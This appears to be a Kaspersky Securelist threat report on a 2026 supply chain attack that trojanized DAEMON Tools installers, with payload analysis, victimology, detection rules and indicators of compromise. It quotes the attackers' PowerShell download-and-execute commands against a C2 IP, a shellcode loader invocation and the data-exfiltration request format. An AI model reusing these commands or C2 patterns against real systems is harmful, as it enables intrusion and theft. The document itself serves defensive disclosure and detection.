SECURELIST

THREAT RESPONSE

DAEMON Tools software infected – supply chain attack ongoing since April 8, 2026

TIP
EDR
NDR
SIEM

posted 05 MAY 2026 updated 08 MAY 2026 8 minute read

Table of Contents

UPD 5/8/26: added a package of rules that help detect similar malicious activity for companies using our Kaspersky SIEM system.


UPD 5/6/26: Following disclosure, the vendor acknowledged the issue and published a new software version intended to address it. The updated release 12.6.0.2445 no longer includes the malicious behavior described in this article.

UPD 5/6/26: added detection of the malicious campaign in network traffic using Kaspersky Anti Targeted Attack (KATA) with the NDR module.

UPD 5/5/26: added detection rules and examples by KEDR Expert, and verified detection of the malicious activity using our Kaspersky Managed Detection and Response service.

What happened?

In early May 2026, we identified installers of the DAEMON Tools software, used for mounting disk images, to be compromised with a malicious payload. These installers are distributed from the legitimate website of DAEMON Tools and are signed with digital certificates belonging to DAEMON Tools developers. Our analysis revealed that the software installers have been trojanized starting from April 8, 2026. Specifically, we identified versions of DAEMON Tools ranging from 12.5.0.2421 to 12.5.0.2434 to be compromised. Artifacts suggesting that the threat actor behind this attack is Chinese-speaking have been identified in the malicious implants observed. We contacted AVB Disc Soft, the developer company of DAEMON Tools, so that further actions could be taken to remediate the attack consequences.



Starting from early April, we observed several thousands of infection attempts involving DAEMON Tools in our telemetry, with individuals and organizations in more than 100 countries being affected. However, out of all the machines infected, we have observed further-stage payloads being deployed to only a dozen of them. These machines that received further payloads belonged to retail, scientific, government and manufacturing organizations – and this indicates that the supply chain attack has a targeted manner.

Kaspersky solutions protect its users from the malicious payloads deployed through the DAEMON Tools supply chain attack.

Trojanized binaries

Our analysis revealed that for DAEMON Tools versions from 12.5.0.2421 to 12.5.0.2434, attackers have managed to compromise the following binaries inside the software installations:

- DTHelper.exe
- DiscSoftBusServiceLite.exe
- DTShellHlp.exe

These files are located in the directory where DAEMON Tools is installed, for example `C:\Program Files\DAEMON Tools Lite`. Notably, these files are digitally signed by the developer of DAEMON Tools, AVB Disc Soft.

Whenever one of these binaries is launched, which happens at the machine startup, a backdoor gets activated. This backdoor is implanted in the startup code responsible for initializing the CRT environment. The backdoor runs in a dedicated thread, used to send GET requests to the following URL:

```
1 https://env-check.daemontools[.]cc/2032716822411?s=<full computer name>
```

URL. The server used for communications is malicious, and its address is designed to typosquat the legitimate `daemon-tools[.]cc` domain name used for downloading DAEMON Tools. Notably, according to WHOIS, the domain name of the malicious server was registered on March 27, about a week before the start of the supply chain attack.

Snippet of the decompiled code, responsible for forming the GET request URL string in a loop

In response to the requests sent, the server may return a shell command to be executed through the cmd.exe process. We observed this shell command to have the following template:

```
cmd.exe /c powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107[.]76/<hexadecimal string>','C:\Windows\Temp\<filename>.exe')"&& %TEMP%\<filename> <arguments> &&del %TEMP%\<filename>.exe"
```

As can be observed from the template, these shell commands are used for downloading and launching an executable payload. We have seen multiple types of these payloads, which we describe below.

Information collector

The first payload we observed to be deployed by attackers is an information collector. It was deployed through the following command:

```
cmd.exe /c powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107.76/env_check_script','C:\Windows\Temp\envchk.exe')"&&C:\Windows\Temp\envchk.exe http://38.180.107.76/09505aca4f538bd&&del %TEMP%\envchk.exe
```

The envchk.exe file (`SHA1: 2d4eb55b01f59c62c6de9aacba9b47267d398fe4`) is a .NET executable used for collecting extended system information. Notably, its code includes strings in Chinese. While this may imply that a Chinese-speaking actor is behind this attack, we do not currently attribute the DAEMON Tools compromise to any particular actor.

Screenshot of the information collector code with strings in Chinese inside

The data collected by the information collector includes:

- MAC address (first non-zero one);
- Hostname;
- DNS domain name;
- List of running processes, separated by semicolons;
- List of installed software, separated by semicolons;
- System locale.

This information is sent to the C2 server specified in the command line argument of the information collector. As can be observed from the command above, the address of the server is

```
http://38.180.107[.]76/09505aca4f538bd
```

The data is relayed inside the following POST request body:

```
a=<MAC address>&b=<hostname>&c=<DNS domain name>&d=<process list>&e=<software list>&f=<locale
>
```

Minimalistic backdoor

While we observed the information collector being attempted to be deployed on a large number of infected machines, we as well noted that attackers attempted to deliver another payload to a very small number of machines, equating to about a dozen. Based on this fact, we conclude with a high degree of confidence that the information collector is used for profiling the infected machines, with the profiling results further used to deploy additional payloads in a targeted manner.

One of such payloads we observed is a minimalistic backdoor. We observed it being deployed with the following command:

```
cmd.exe /c powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107.76/b3593ac2edb34f4d4d','C:\Windows\Temp\cdg.exe')"&&powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107.76/368b1365bd9176b359','%TEMP%\cdg.tmp')"&&%TEMP%\cdg.exe schedsvc.dll %TEMP%\cdg.tmp first_match&&del %TEMP%\cdg.exe&&del %TEMP%\cdg.tmp"
```

As can be observed, this command is used to download two files, `cdg.exe` and `cdg.tmp`. The `cdg.exe` file, which is further launched, is a shellcode loader, which opens the `cdg.tmp` file, decrypts it with `RC4` (with the key specified in the final argument, which is `first_match` in the case above), and runs it as shellcode.

cdg.exe shellcode loader usage

This shellcode represents the backdoor body. The backdoor itself sends POST request heartbeats to the following URL:

```
http://38.180.107[.]76/79437f5edda13f9c066/version/check
```

URL. Its features include abilities to download files, run shell commands and execute shellcode payloads in memory.

Snippet of the decompiled minimalistic backdoor code, used for executing commands

Curiously, in some cases, we observed the minimalistic backdoor being deployed with other commands, for example, the following ones:

```
cmd.exe /c powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107[.]76/407fbb423143f99fe0','C:\ProgramData\Microsoft\mcrypto.chiper')"&&powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107[.]76/07fbb423143f99fe07','$appdata\Microsoft\mcrypto.dat')"&&start rundll32.exe $appdata\Microsoft\mcrypto.chiper, mcrypto_clean
```

```
"cmd.exe /c powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107[.]76/407fbb423143f99fe0','C:\Windows\Temp\crypto.dll')"&&powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107[.]76/07fbb423143f99fe07','$appdata\Microsoft\mcrypto.dat')"&&start rundll32.exe %TEMP%\rypto.dll, mcrypto_clean"
```

Notably, these command sequences contain misspellings. In the first command sequence, the word “cipher” is spelled as “chiper”, while in the second one the letter “c” is omitted from the “crypto.dll” file name. As can be observed from the command, the backdoor will not be launched due to this misspelling – which is likely an indicator of the fact that this backdoor was deployed over the course of hands-on activity.

QUIC RAT

Having examined how attackers attempted to leverage the minimalistic backdoor, we found out that it was used to deploy a more complex implant, which we dubbed QUIC RAT. While we observed the minimalistic backdoor to be deployed to a dozen machines, we identified QUIC RAT to be used against only one organization, which is an educational institution located in Russia. This RAT is coded in C++, obfuscated with control flow flattening and statically linked with the WolfSSL library. It also includes the body of the legitimate `msquic.dll` library in its `.data` section.

This backdoor supports a variety of C2 communication protocols, including HTTP, UDP, TCP, WSS, QUIC, DNS and HTTP/3. While its analysis is still ongoing, we identified that QUIC RAT is able to inject payloads into notepad.exe and conhost.exe processes.

Victimology

Since April 8, the time when the first trojanized version of DAEMON Tools was deployed, we observed thousands of attempted payload deployments via the compromised binaries. Notably, this is a quite large number indicating a widespread nature of this attack

We observed these deployments on machines belonging to both individuals and organizations across more than 100 countries and territories, with the majority of victims located in Russia, Brazil, Turkey, Spain, Germany, France, Italy, and China.

The analysis shows that 10% of the affected systems belong to businesses and organizations. Attackers attempted to infect most of the affected machines only with the information collector payload. However, the other backdoor payload, which is more complex, has been observed only on a dozen machines of government, scientific, manufacturing and retail organizations located in Russia, Belarus and Thailand. This manner of deploying the backdoor to a small subset of infected machines clearly indicates that the attacker had intentions to conduct the infection in a targeted manner. However, their intent – whether it is cyberespionage or 'big game hunting' – is currently unclear.

Recommendations and conclusion

Based on our long-term experience of analyzing supply chain attacks, we can conclude that attackers orchestrated the DAEMON Tools compromise in a highly sophisticated manner. For example, the time it took to detect this attack, which turned out to be about one month, is comparable to the 3CX supply chain attack which we researched together with the cybersecurity community in 2023. Given the high complexity of the attack, it is paramount for organizations to carefully examine machines that had DAEMON Tools installed, for abnormal cybersecurity-related activities that occurred on or after April 8.

It has been just four months since 2026 started – and over this short period, we have observed an increasing number of reported supply chain attacks. We were investigating eScan in January, Notepad++ in February, CPU-Z in April, and now DAEMON Tools in May. Given this surge in supply chain attack observations, organizations should be very careful when choosing the software they decide to install. At the same time, it indicates that widely used and trusted applications represent a valuable vector of compromise for the attackers due to their broad potential impact. This should be kept in mind when planning the cybersecurity strategy of an organization – in order to ensure a solid implementation of the "zero trust" strategy.

Kaspersky significantly contributed to the analysis and discovery of large-scale supply chain incidents in 2026, sharing the technical findings with the cybersecurity community through Threat Response reports on Securelist. Kaspersky solutions provide timely detection and protection from such attacks.

Detection by Kaspersky solutions

Kaspersky Endpoint Detection and Response Expert effectively detects the described malicious activity at every stage. This section presents possible detection scenarios:

Attackers often use CMD and PowerShell to deliver malware to the target host for further execution. In this particular case, when executing the received command to download malicious files from the C2 the Downloading_via_powershell_cmdlets and Downloading_via_powershell_cmdlets_amsirules that detects attempts to download a file with the use of PowerShell Cmdlets are triggered.

One of the effective ways to detect such activity is to monitor suspicious code injections into legitimate system processes, especially when the source is executables launched from publicly accessible directories such as Temp, AppData, or Public. Attackers often use these locations to stage malicious components and then initiate injection into trusted processes using common techniques like WriteProcessMemory and CreateRemoteThread, which allows them to conceal execution, bypass security controls, and establish persistence within the system. KEDR Expert detects this activity using the rule.

The Kaspersky Managed Detection and Response service also detects this malicious activity.

Another way to detect this campaign is to monitor network traffic for specific anomalies. Malicious activity can be detected using Kaspersky Anti Targeted Attack (KATA) with the NDR module.

The screenshot below shows the KATA NDR interface with an alert detecting the C2 connection from the Minimalistic backdoor via the HTTP protocol. In this case, the Backdoor.Minimalistic.HTTP.C&C rule was triggered, which detects health check requests.

To protect companies using our Kaspersky SIEM system we have prepared a correlation rules package designed to detect such malicious activity. The rules are available for download from the product repository.

Malicious payload delivery via the .NET WebClient class and DownloadFile method can be detected using the following rules:

- R110_03_PowerShell code downloaded and executed
- R110_05_Use of suspicious options in PowerShell commands (cmd)

Following code injection into a system process, detection triggers on execution with an anomalous parent process — e.g., svchost.exe with a parent process other than svchost.exe or services.exe:

- R293_01_Anomalous process tree for Windows

Detection of this activity requires the following event logs:

- EventID: 4688 (Security)
- EventID: 4104 (PowerShell)

Indicators of compromise

Infected DAEMON Tools Lite installers

9ccd769624de98eeeb12714ff1707ec4f5bf196d (12.5.0.2421)

50d47adb6dd45215c7cb4c68bae28b129ca09645 (12.5.0.2422)

0c1d3da9c7a651ba40b40e12d48ebd32b3f31820 (12.5.0.2423)

28b72576d67ae21d9587d782942628ea46dcc870 (12.5.0.2424)

46b90bf370e60d61075d3472828fdc0b85ab0492 (12.5.0.2430)

6325179f442e5b1a716580cd70dea644ac9ecd18 (12.5.0.2431)

bd8fbb5e6842df8683163adbd6a36136164eac58 (12.5.0.2433)

15ed5c3384e12fe4314ad6edbd1dcccf5ac1ee29 (12.5.0.2434)

Modified DiscSoftBusServiceLite.exe

524d2d92909eef80c406e87a0fc37d7bb4dadc14

427f1728682ebc7ffe3300fef67d0e3cb6b62948

8e7eb0f5ac60dd3b4a9474d2544348c3bda48045

00e2df8f42d14072e4385e500d4669ec783aa517

aea55e42c4436236278e5692d3dcbcbe5fe6ce0b

0456e2f5f56ec8ed16078941248e7cbba9f1c8eb

9a09ad7b7e9ff7a465aa1150541e231189911afb

8d435918d304fc38d54b104a13f2e33e8e598c82

64462f751788f529c1eb09023b26a47792ecdc54

C:\Windows\Temp\envchk.exe

2d4eb55b01f59c62c6de9aacba9b47267d398fe4

C:\Windows\Temp\cdg.exe
C:\Windows\Temp\imp.tmp
C:\Windows\Temp\piyu.exe
9dbfc23ebf36b3c0b56d2f93116abb32656c42e4

C:\Windows\Temp\core.tmp
C:\Windows\Temp\cdg.tmp
295ce86226b933e7262c2ce4b36bdd6c389aaaef

C:\ProgramData\Microsoft\mcrypto.chiper
C:\Windows\Temp\crypto.dll
98de8147394b74b27158e02ce9e7b0e25eb6e98a

C:\ProgramData\Microsoft\mcrypto.dat
$appdata\Microsoft\mcrypto.dat
2ecb292d27c36c1d4e47fb5cafa42af7ffbdda99

Minimalistic backdoor (decrypted from mcrypto.dat)
a3e90653bd0a81ebe2ae387a67a59bb8d07ce7b5

Minimalistic backdoor (decrypted from core.tmp / cdg.tmp)
3ee71d75020b2634b2c23866211a0c91b942c8d4

C2
env-check.daemontools[.]cc
38.180.107[.]76

ROOTKITS DATA LEAKS BACKDOOR SUPPLY-CHAIN ATTACK SHELLCODE

Authors

IGOR KUZNETSOV GEORGY KUCHERIN LEONID BEZVERSHENKO Expert ANTON KARGIN

DAEMON Tools software infected – supply chain attack ongoing since April 8, 2026

Your email address will not be published. Required fields are marked *

Type your comment here

Name *

Email *

Comment

This site uses Akismet to reduce spam. Learn how your comment data is processed.

ARTEM
Posted on May 5, 2026. 1:42 pm

So, what's your verdict on how the executables were backdoored? The attackers managed to compromise the build pipeline to inject malicious assembly code into specific binaries during the build process?

Reply

// REPORTS

Kimsuky targets organizations with PebbleDash-based tools

Kaspersky researchers analyze a range of new PebbleDash-based tools used in recent Kimsuky campaigns and reveal their connection to the AppleSeed malware cluster.

OceanLotus suspected of using PyPI to deliver ZiChatBot malware

Silver Fox uses the new ABCDoor backdoor to target organizations in Russia and India

HoneyMyte updates CoolClient and deploys multiple stealers in recent campaigns

Threats

Categories

Archive
Webinars
Statistics
Threats descriptions
Kaspersky ICS CERT

All tags
APT Logbook
Encyclopedia
KSB 2025

kaspersky